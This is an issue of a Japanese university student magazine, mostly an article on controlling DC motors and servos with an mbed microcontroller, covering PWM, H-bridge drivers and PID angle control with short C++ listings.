

WORD

26

2013.4

From College of Information Science



無慈悲な鉄槌が

下りました号

容赦ない締め切りによる

目次

mbed 系男子になろう！	3
そうだ、琴浦町に行こシコシコシコシ	16
プログラミング言語探訪記 Forth 編	20
GR な日々。XV	27
SECCON CTF 全国大会	35
引越しを完了させよう！	60
書籍紹介	81
つくペディア 2013 年度版	83
WORD 読者アンケート	108
次回予告	116

mbed系男子になろう！

～モータを制御しよう編～

文 編集部 ,無季

1 はじめに

1.1 事の始まり

「その執筆時間を対価にして、君は何を願う？」

「私、……はあ……ふう……、

すべての-6 単位の授業を生まれる前に消し去りたい。

すべての学年、過去と未来のすべての-6 単位を、この記事で！」

「——その祈りは——そんな祈りが叶うとすれば、それは学類誌なんてレベルじゃない。授業そのものに
対する反逆だ！」

「今まで『授業』と信じた受講生を、私は泣かせたくない。最後まで笑顔でいてほしい。」

というわけで、今回は mbed マイコンを用いてモータ制御の話をしたいと思います。

1.2 mbedマイコンとは

説明しよう！ mbed マイコンとは、ARM マイコンに周辺チップを乗せ、気軽にマイコンというものを始められるようにしたプロトタイピング用マイコンである！なんと開発環境は web 上にあり、煩雑になりがちなインストール作業や設定が不要なのだ！また、プログラムの書き込みも簡単だ！USB フラッシュメモリみたいに実行ファイルをコピーするだけ！OS を選ばない！詳しい手順については、WORD 22 号 学類誌と称する事実上の薄い本号^{*1} を読もう！
これであなたも、mbed 系男子だ！




図 1 mbed マイコン

1.3 「mbed系男子になろう！」とは

当記事は mbed マイコンの可愛さをお楽しみ頂くため邪魔にならない程度の差し障りのない紹介をお楽しみい
ただく記事です^{*2}。この記事を通して「何かシステムを組んでみたい」と思えるようなきっかけづくりを目指して
おります。

*1 過去の記事は WORD Press (<http://www.word-ac.net/>) で読めるぞ！

*2 べ、別に mbed マイコンのステマじやないんだからっ！勘違いしないでよねっ！


次に示す、過去に紹介した内容は WORD Press^{*3} から読む事ができます。

- 導入編 / twitterbot 開発編 (WORD 22 号 学類誌と称する事実上の薄い本号)
- ローカル開発編 (WORD 23 号 WORD には領土問題は存在しません号)
- 出力関数の時間を計ろう編 (WORD 24 号 清掃車でもお茶がしたい号)
- コントローラ開発 (手抜き) 編 (WORD 25 号 WORD を 60 秒以内に用意できなから WORD 無料券をプレゼントします号)

なお、読者は情報科学類生を対象しているため、紹介するソースコードの細かい点に関しては特に言及しない方向で執筆しております^{*4}。一方で、写経^{*5}をすれば、紹介する動作が実現できるように心がけております。また、WORD ではアンケートを行っており、読者の感想を元に反省や改善を行って参りますので、どうぞ気軽にアンケートにご記入ください。

1.4 読者チェック

本稿は、mbed マイコンを用いてモータの角度制御を実現するための手引書です。内容も多いので、適当に飛ばすといいと思います。



*3 「WORD Press 情報科学類」で Google 検索すると見つかるよ

*4 えっ、だって、闇の軍団とか怖いし……

*5 ソースコードをそっくりそのまま入力すること

2. 主要な部品

「モータを制御する」と一言で言っても、何をどうすればモータが制御できるのでしょうか。モータを制御するためには必要な部品を本章では紹介します。




図2 手動による制御とマイコンによる制御の比較イメージ

2.1 モータについて

2.1.1 モータの種類

回転運動を生み出すモータは以下の3つに大別されます^{*6}。

- ・ DCモータ（直流モータ）：モータに直流電流を流して、回転させます。
- ・ ACモータ（交流モータ）：モータに交流電流を流して、回転させます。
- ・ ステッピングモータ：モータにパルス^{*7}を入力して、回転させます。

DCモータやACモータは小学生の時に工作したことと思いますので、説明は割愛します。

ステッピングモータは、少しおもしろい特徴を持ったモータです。ステッピングモータはパルス信号を与えることで、1ステップずつ回転します。1ステップの角度量はモータの仕様ごとに異なりますので、機械の設計に合わせて、適切なものを選択することになります。このステッピングモータは、回転量が入力したパルス数に比例することから、フィードバック制御^{*8}が必要ありません。ただし、大きな負荷で回転が阻害された場合や、回転が追いつかないぐらいの過剰な周波数でパルスを入力した場合、「脱調」という現象が発生します。脱調が起こると、トルクがなくなり、制御は乱れてしまいます。このような特徴から、負荷の小さくて、高速な位置決めが求められる時計やカメラのレンズ、はたまたパチスロのスロット部にも使われています。

2.1.2 モータにはギアがつく

モータは単体で機械の動力になることは稀であり、大概はギアボックス（歯車を組み合せた装置）が付いて

*6 このモータの区分に関して、厳密に正確というわけではないが、この学類誌はそれを書くには狭すぎる

*7 パルスとは、矩形波（電圧が高い・低いの2値的な電圧信号）の1周期である

*8 センサを用いて取得した状態を元に、次の制御指令を出すこと

います。このようなモータを「ギアードモータ（ギアドモータ）」と呼びます。例えば、ギアボックスについているDCモータは「ギアードDCモータ」です。歯車は回転運動を伝達する機械部品であり、伝達する際にそのトルクや速度を変えるために用いられます。一般的な歯車の歯の曲線形状にはインボリュート曲線^{*9}が使われています。この曲線が採用されている理由には、理論上、接点に滑りが無く、また、角速度が一定になるためです。

ギアは多種多様に存在し、様々な用途に用いられています。一般的な「平歯車」から、歯が傾斜している「はすば歯車」、はすば歯車を互いに2枚くっ付けたような「やまば歯車」、内側に歯が付いている「内歯車」、走るように回転運動を並進運動に変える「ラック・アンド・ピニオン」、回転軸を90度曲げる「傘歯車」と「ウォームギア」、軸方向に歯が付いている「クラウンギア」など、非常に様々です。中でも、「ウォームギア」は特徴のある歯車の一つで、出力側から回す事ができないという特徴があります。これはウォームギアの歯の角度と摩擦力から得られる特徴です。この特徴を利用した身近な例として、テニスなどのネットを張るポールが挙げられます。ハンドルを回してネットを引っ張ることはできても、ネットの張力でギアが回って緩むことはありません。

歯車には、バックラッシュ（バックラッシ）と呼ばれる機械的な隙間が設計されています。これは各機械部品の運動を滑らかにする事ができる一方で、逆回転時に衝突が生じるという問題があります。そのため、設計やバネの力などの様々な方法で歯の位置を微妙にずらしたり、挟み込んだりし、バックラッシュをなくす「ノンバックラッシュ」という技術は種々存在します。これはモータの制御性や製品寿命に関わる重要な基盤技術です。

（この節は筆者の趣味がダダ漏れし、本筋から離れてしまうため、ここで打ち切らせていただきます。）

2.2 センサについて

制御を目的としたモータを「サーボモータ」と言います。例えば、制御用のACモータは「ACサーボモータ」と呼ばれます。サーボモータには角度や角速度を計測するセンサが取り付けられています。センサは目的に応じて様々です。簡単に説明します。

- ・ ポテンショメータ：角度に応じて抵抗値が変わるセンサ（可変抵抗とほぼ同じ）です。出力はアナログ電圧です。主に動作範囲が1回転未満の時に使用されます。
- ・ ロータリエンコーダ：角度が変化したときにパルス信号を出力するセンサです。主に車輪など多回転する軸に取り付けられます。
- ・ レゾルバ：角度に応じて、入力した交流電圧を2つの位相で出力するセンサです。比較的構造が簡単であるため、故障に強いという特徴があります。

2.3 トランジスタとは

ざっくり言ってしまうと、電気信号で動作するスイッチです。このスイッチは、与える電気信号の大きさで流せ

*9 円の伸開線とも言う。筒に巻かれた糸をほどく時に糸の先端位置が描く軌跡である

る電流量を制限することができます。イメージとしては水道の蛇口ですね。ノブをひねる量で流れる水の量が変化します。中でも基本的なものとして、以下の 2 つを紹介します。

・ パイポーラトランジスタ (BJT)

図 3 のようにパイポーラトランジスタには 3 つの端子があり、エミッタ (E)、コレクタ (C)、ベース (B) とそれぞれ呼ばれます。ベースにかかる電圧を上げ、ベースからエミッタへ電流を流すとコレクタからエミッタへ電流が流れる NPN 型や、逆にベースの電圧を低くして電流を引き込むとコレクタからエミッタへ電流が流れる PNP 型があります（図 4）。

この時、ベースの電流に対して、コレクタからエミッタへの電流は数十倍～数百倍となります。この比率を増幅率といいます。

・ 電界効果トランジスタ (FET)

電解効果トランジスタも BJT 同様、3 本の端子が出ており、ソース (S)、ドレイン (D)、ゲート (G) と呼ばれます（図 5）。パイポーラトランジスタと違う点としては、電圧で流れる電流を制御する点です。ゲートの電圧を上げて導通させる「N チャンネル (Nch)」、電圧を下げて導通させる「P チャンネル (Pch)」があります。

中でも MOS-FET と呼ばれるものは BJT より大きな電圧、電流を制御できる点から機械の制御に用いられます。




図 3 2SC1815 の写真と回路図記号




図 4 NPN 型と PNP 型の違い




図 5 2SK2382 の写真と回路図記号

3. 制御系を組み立てていく

3.1 とりあえず、試してみる

まず、モータが回ることを確認します。

mbed マイコン NXP LPC1768 やモータ、FET などを図 6 の回路図のように接続しました。FET は P75N75 を用いました。mbed マイコンの信号は 3.3V であり、P75N75 のスイッチングには若干足りない感じがあるので、2SC1815 を介して電源電圧 6V の信号を FET に入れました。2SC1815 のベースは 10k Ω の抵抗を介して p21 に接続しました。可変抵抗 (VR) は端から VIN、p19、GND に接続しました。

そして、プログラムはリスト 1 のように書きました。このプログラムは、可変抵抗を回してモータの ON/OFF




図 6 動作試験用回路

を切り替えるものです。

```

1: #include "mbed.h"
2: DigitalOut motor1(p21);
3: AnalogIn vr(p19);
4:
5: int main(void) {
6:     while(1){
7:         if(vr < 0.5){
8:             motor1 = 1;
9:         }else{
10:            motor1 = 0;
11:        }
12:    }
13: }
```

リスト 1 動作試験用プログラム

3.2 PWMって？

次に、速度を変えましょう。速度を変えるには、モータにかかる電圧を変えればいいのです……が、電圧をアナログ的に変えてモータの速度を調整するには、トランジスタの個々の增幅率誤差やノイズの影響が大きく、現実的ではありません。デジタル信号でやりましょう。

そこで出てくるのが、PWM です。PWM とは、パルス幅変調 (Pulse Width Modulation) の略で、アナログ電圧を、短時間の間に連発される矩形波の ON と OFF の時間比率に変える変調です。時間比率を変える事で平均の電圧を制御することができます (図 7)。パルスの周期 T_{period} と ON の時間 T_{ON} の時間比率をデューティ比といいます。

mbed マイコンでは、PWM 用のポート (p21 ~ p26、LED1 ~ LED4) が用意されています。LED1 ~ LED4 とは、mbed マイコン基板上に載っている 4 つの LED のことです。PWM のサンプルプログラム (リスト 2) は、LED1 を 0.1 秒ごとに徐々に明るくしていくプログラムです。まず、2 行目で LED1 を PWM 出力ポートとして使うことを宣言しています。そして、7 行目の main 関数内でデューティ比、すなわち変数 p を与えています。代入される値 p は for ループの中で値が 0.1 ずつ加算されています。




図 7 PWM の波形

```

1: #include "mbed.h"
2: PwmOut led(LED1);
3:
4: int main() {
5:     while(1) {
6:         for(float p = 0.0f; p < 1.0f; p += 0.1f) {
7:             led = p;
8:             wait(0.1);
9:         }
10:    }
11:    return 0;
12: }
```

リスト 2 PWM のサンプルプログラム

実際に組み込んでみましょう。プログラムはリスト 3 に示します。

2 行目では PWM ポートとして p21 を motor という名前で、3 行目ではアナログ入力ポート（0.0 ~ 3.3V の電圧を 0~1 の値で計測するポート）として p19 を posi という名前で使う事を宣言しています。そして、main 関数内、posi の値を motor に代入し続けます。可変抵抗を回すと、モータの速度が変わると思います。

```

1: #include "mbed.h"
2: PwmOut motor(p21);
3: AnalogIn posi(p19);
4:
5: void main(void) {
6:     while(1)motor= posi;
7:     return 0;
8: }
```

リスト 3 PWM 出力のテスト用プログラム

3.2 もうちょっと、いろいろしたい。

先ほどの回路では、回転速度の制御しかできませんでしたね。せっかくなので、回転方向の制御を実現したいと思います。モータを両方向に回転させるためには、モータにかかる電圧の方向を変えなくてはなりません。

そこで登場するのが、H ブリッジ回路です。H ブリッジ回路は、図 8 のようにトランジスタを 2 つ縦に並べ、その間にモータを接続するというものです。こうする事で、表 1 のようなモータの挙動が得られます。Tr1 と Tr3 が同時に ON になると、電源が短絡し、発熱や発火の恐れがあります。このようなイケナイ挙動については割愛しました。

表 1 各トランジスタの状態とモータの挙動

Tr1	Tr2	Tr3	Tr4	Motor
ON	OFF	OFF	ON	正転（一点鎖線）
OFF	ON	ON	OFF	逆転（破線）
OFF	OFF	ON	ON	ブレーキ
OFF	OFF	OFF	OFF	解放

ブレーキとは、モータの端子を短絡させることです。モータは電流が流れると回転する機械ですが、逆に、回転させると誘導起電力が生じます。このときの起電力は回転方向の逆方向に回す電圧であるため、回転を止める作用があります。実際に自分の手でモータを回してみると、短絡時と開放時の違いを感じることができます。

しかし、この H ブリッジ回路のままでは、1 つのモータを扱うために 4 つの信号出力が必要になります。また、実際には、モータが発生させるサージ電圧^{*10}からトランジスタを保護する回路や、トランジスタの ON/OFF を同期させる回路など様々な回路が必要になります。そこで電子回路の設計が上達するまで、それらがパッケージ化




図 8 H ブリッジ回路

*10 瞬間的に発生する大電圧のこと。スイッチやモータのブラシなどにおいて、接点が離れる瞬間に発生し得る

された「モータドライバ IC」を使うことをおすすめします。

今回は TA7291P (図 9) を使用しました。TA7291P は H ブリッジの中央 (OUT1 と OUT2) を 2 入力 (IN1 と IN2) で制御します。よって図 11 の回路図のように接続しました。可変抵抗には、アナログジョイスティック*11 (図 10) を用いました。リスト 4 で示すプログラムで動作試験をしました。可変抵抗の位置に合わせて、モータの回転方向と回転速度が変化するプログラムです。前後に倒すとその方向に回転します。



図 9 モータドライバ TA7291P 図 10 アナログジョイスティック




図 11 制御回路

```

1:#include "mbed.h"
2: PwmOut motor1(p21);
3: PwmOut motor2(p22);
4: AnalogIn pos1(p19);
5:
6: int main(void) {
7:     while(1){
8:         if(pos1 < 0.5){
9:             motor1 = 2*(0.5 - pos1);
10:            motor2 = 0.0;
11:        }else{
12:            motor1 = 0.0;
13:            motor2 = 2*(pos1 - 0.5);
14:        }
15:    }
16:    return 0;
17: }
```

リスト 4 モータドライバのテスト用プログラム

*11 秋月電子通商で購入した。通販コード : P-04048

3.4 フィードバック制御する

速度が変化することが確認できましたでしょうか？それではフィードバック制御に入りたいと思います。フィードバックすることで角度や位置や速度などをより目標に近づけさせる事ができます。本稿では、角度制御を紹介します。

3.4.1 ハードウェアの製作

ハードウェアはこんな感じに組み立ててみました。回路はブレッドボード^{*12}上に構成されています。モータはギア比 100 の遊星歯車装置と軸継手を介してポテンショメータへ接続されています。

軸継手とは、別名「カップリング」といい、軸と軸を接続する機械部品を言います（意味深）。これを挿入する理由は、製造上の位置誤差を吸収するためです。軸は一直線上に並んでいない場合、回転を阻害することになりますが、軸継手がたわんだり、ずれたりすることで回転を伝達することができます。曲がるストローを回したときのあの蛇腹の部分ですね。軸継手の種類や値段は多岐に渡りますが、今回は最も安価なオルダム式軸継手を用いました。

回路は図 11 に加えて、p20 にポテンショメータを接続します。




図 10 曲がるストロー




図 12 ハードウェアの構築

3.4.2 制御則は古典制御で

モータにかかる負荷がモータの角度に依存しない場合やギア比が 20 以上と大きい場合は、古典的な線形制御を

*12 ブレッドボードとは、電子部品や導線を差し込むだけで電子回路を組むことができる試作用基板である。大きな電流または高周波の信号が流れる回路や非常に複雑な回路には向かない。これは反面教師だよ

用いることができます。ここでは、線形制御の代表例である PID 制御を紹介します。PID とは、プロセス ID のこと……ではなく、「目標位置と現在位置の差」 = 「偏差」の比例 (P)、積分 (I)、微分 (D) を用いる制御です。

具体的には、

- ・ 比例項 : $K_p(x_d - x)$
- ・ 積分項 : $K_i \int (x_d - x) dt$
- ・ 微分項 : $K_d \frac{d(x_d - x)}{dt}$

(比例定数 K_p 、 K_i 、 K_d はそれぞれ比例ゲイン、積分ゲイン、微分ゲインと呼ばれます。)

となり、

$$\text{制御出力 } V = K_p(x_d - x) + K_i \int (x_d - x) dt + K_d \frac{d(x_d - x)}{dt}$$

とします。

基本的なフィードバック制御として、比例項を用いた P 制御（比例制御）というものが提案されました。しかし、環境によって目標値から離される場合、例えば、温度を一定に制御したいときに、外気温などで冷やされる場合、P 制御だけでは、目標値に達することが出来ません。目標温度周辺において、入力が小さくなるからです。

このようにして生じる目標値と実際の値の差を、定常誤差といいます。この定常誤差をなくすために、積分項を追加します。この積分項は定常誤差が存在し続ける時間だけ、入力値を大きくしていき、最終的に定常誤差を解消します。ここで、 $K_i = K_p/T_i$ とすると、 T_i は、定常誤差が一定になったときに、比例項と積分項が同じ値になるまでの時間を示します。 T_i を小さくすれば、定常誤差は素早く解消されますが、小さすぎると出力が振動します。

一方、外部から制御対象に操作された場合や操作対象が急激に動作する場合など、その変化に抗う必要があります。そのため、微分項を追加します。微分項は大きくすると、変化に対して迅速な応答を示しますが、大きすぎると、むしろ目標値への到達が遅くなったり、逆方向に動いたりします。ここで、 $K_d = K_p \cdot T_d$ とすると、 T_d は比例項と微分項の大きさが同じになる時間を示します。

この制御則を実装したプログラムをリスト 5 に示します。位置誤差は `error` という変数名です。また、`error_buf` は 1 周期前の値、`error_sum` は位置誤差の合計です。制御則は 42 ~ 44 行目に実装されています。48 行目は得られた制御値 `volt` の正負を判定しています。その正負が右回り、左回りを決定するからです。なお、`HighLimit`、`LowLimit` は、機械的にリンクがそれ以上を回ってはいけない値です。

制御周期は 1ms としました。Timer を用いて、59 行目で調整しています。

```
1: #include "mbed.h"
2: #include <math.h>
3: PwmOut motorCW(p21);
4: PwmOut myLED1(LED1);    //debug
5: PwmOut motorCCW(p22);
6: PwmOut myLED2(LED2);    // debug
7: AnalogIn posi(p20);     // Angle of motor
8: AnalogIn target(p19);    // Angle of Input
9: Timer t;
```

```

10:
11: #define HighLimit (0.898)      // AnalogIn float
12: #define LowLimit (0.154)       // AnalogIn float
13: #define Kp (4.0)              // Proportional Gain
14: #define Td (32.0)             // Differential Gain
15: #define Ti (1500.0)            // Integral Gain
16:
17: int main(void){
18:     float volt, amplitude;
19:     int direct;           //direct == 0: CW, direct != 0: CCW
20:                 // volt: Output voltage, direct: direction of rotation
21:     float th_d;           // th_d: target angle, thd_d: target angle speed
22:                 // error: angle error, error_buf: error buffer, error_sum: sum of error
23:     float error, error_buf, error_sum=0.0;
24:                 // error: angle error, error_buf: error buffer, error_sum: sum of error
25:
26:     th_d = target;
27:     if(th_d < LowLimit) th_d = LowLimit;
28:     else if(HighLimit < th_d) th_d = HighLimit;
29:     else;
30:
31:     error = th_d - posi;
32:     error_buf = error;
33:
34:     t.start();
35:     while(1){
36:         th_d = target;
37:
38:         if(th_d < LowLimit) th_d = LowLimit;
39:         else if(HighLimit < th_d) th_d = HighLimit;
40:         else ;
41:
42:         error = th_d - posi;
43:         error_sum += error;          // Integral posit
44:         volt = Kp*(error + Td*(error - error_buf) + (1.0/Ti)*error_sum);
45:         if(volt > 1.0) volt = 1.0;        // round to 0.0:1.0
46:
47:         amplitude = fabs(volt);
48:         direct = signbit(volt);        // direct: ==0 CCW,
49:         error_buf = error;           // renew buffer
50:
51:         if(direct == 0){
52:             motorCW = amplitude;    myLED1 = amplitude;
53:             motorCCW = 0.0;         myLED2 = 0.0;
54:         }else{
55:             motorCW = 0.0;          myLED1 = 0.0;
56:             motorCCW = amplitude;  myLED2 = amplitude; ;
57:         }
58:
59:         while(t.read_ms() < 1)
60:             wait_us(1);
61:         t.reset();
62:     }
63:     return 0;
64: }
```

リスト 5 PID 制御

4. パッケージ化されたサーボモータを使う

「えっと……、もうちょっと簡単に制御したい。」という感想が、これまで読んできてこぼれることもあるかと思います。先ほどから、長々と DC モータの制御について書いてきましたが、一定角度の往復であれば、センサやモータ、モータドライバがパッケージ化されたサーボモータを使うことができます。図 13 のようなラジコン用サーボモータ^{*13}であれば、PWM 信号のデューティ比が目標角度制御になります。ただし、デューティ比 0.0 ~ 1.0 が、単純に駆動範囲に対応するわけではありません。入力可能なデューティ比は、使うサーボモータに合わせる必要があります。

mbed マイコンの場合、電源と PWM ポートを図 14 のように繋ぎます。プログラムはリスト 6 です。



図 13 サーボモータ




図 14 サーボモータ用回路

```

1: #include "mbed.h"
2: #define HighLimit (0.898)      // AnalogIn float
3: #define LowLimit (0.154)       // AnalogIn float
4:
5: PwmOut motorPWM(p21);
6: PwmOut myLED1(LED1);        // debug
7: AnalogIn target(p19);       // Angle of Input
8:
9: int main(void){
10:     float duty;
11:     while(1){
12:         duty = target;
13:         if(duty < LowLimit) duty = LowLimit;
14:         else if(HighLimit < duty) duty = HighLimit;
15:         else;
16:             motorPWM = 0.3*duty; myLED1 = 0.3*duty;
17:     }
18:     return 0;
19: }
```

リスト 6 サーボモータ用プログラム

ね、簡単でしょ。PWM テストプログラム（リスト 2）に、入力制限（0.3 倍）を入れただけでオッケーです。

*13 双葉電子工業社製など

5. おわりに

本稿では、mbed マイコンを使って DC モータの角度制御について紹介しました。モータを制御するために基本となる知識をそれなりに紹介できたかと思います。本当はモータの速度制御やステッピングモータに関しても紹介したいところでしたが、文章量の都合で本稿では位置制御までの話になりました。近いうちに、それらに関しても紹介したいと思います。

この記事を読んで、組み込み技術について興味を持っていただければ、私は狂喜乱舞することでしょう。ぜひご報告お待ちしております。

Tips ~「あれ？」って思ったときに~

余談にはなりますが、ちょっとしたテクニックを紹介します。

1. C言語とか、C++ってなあに？

割と昔からあるプログラミング言語です。マイコンのプログラミングを始めるならば、C 言語もしくは C++を覚えておくのが吉です。加えて、それらに関する書籍はとても多く、内容もわかりやすく工夫されているため、何か適当に読みやすい本を選べばよいと思います。強いて、おすすめをいうとすれば……、独習 C かな。(真顔)

2. 「制御について、もっと知りたい。」「PID制御とかオフコンwww」

そんな声にお答えして、いくつか別の制御則を紹介します。PID 制御は古典的な手法で最も基本的な手法です。しかし、ゲインの調整が難しいことや、角度に応じて負荷が変化するというような非線形性に対応できないことなど問題点も多いです。

そこで、現代では様々な制御方法が提案されています。名前と概要だけ紹介します。

- ・ **ゲインスケジュール制御**：ゲインを制御中に逐次修正する制御です。制御対象が非線形な場合に用います。
- ・ **適応制御**：入力と出力の関係から、未知のパラメータを推定していく制御です。制御対象の質量などがよく分からぬ場合に用います。
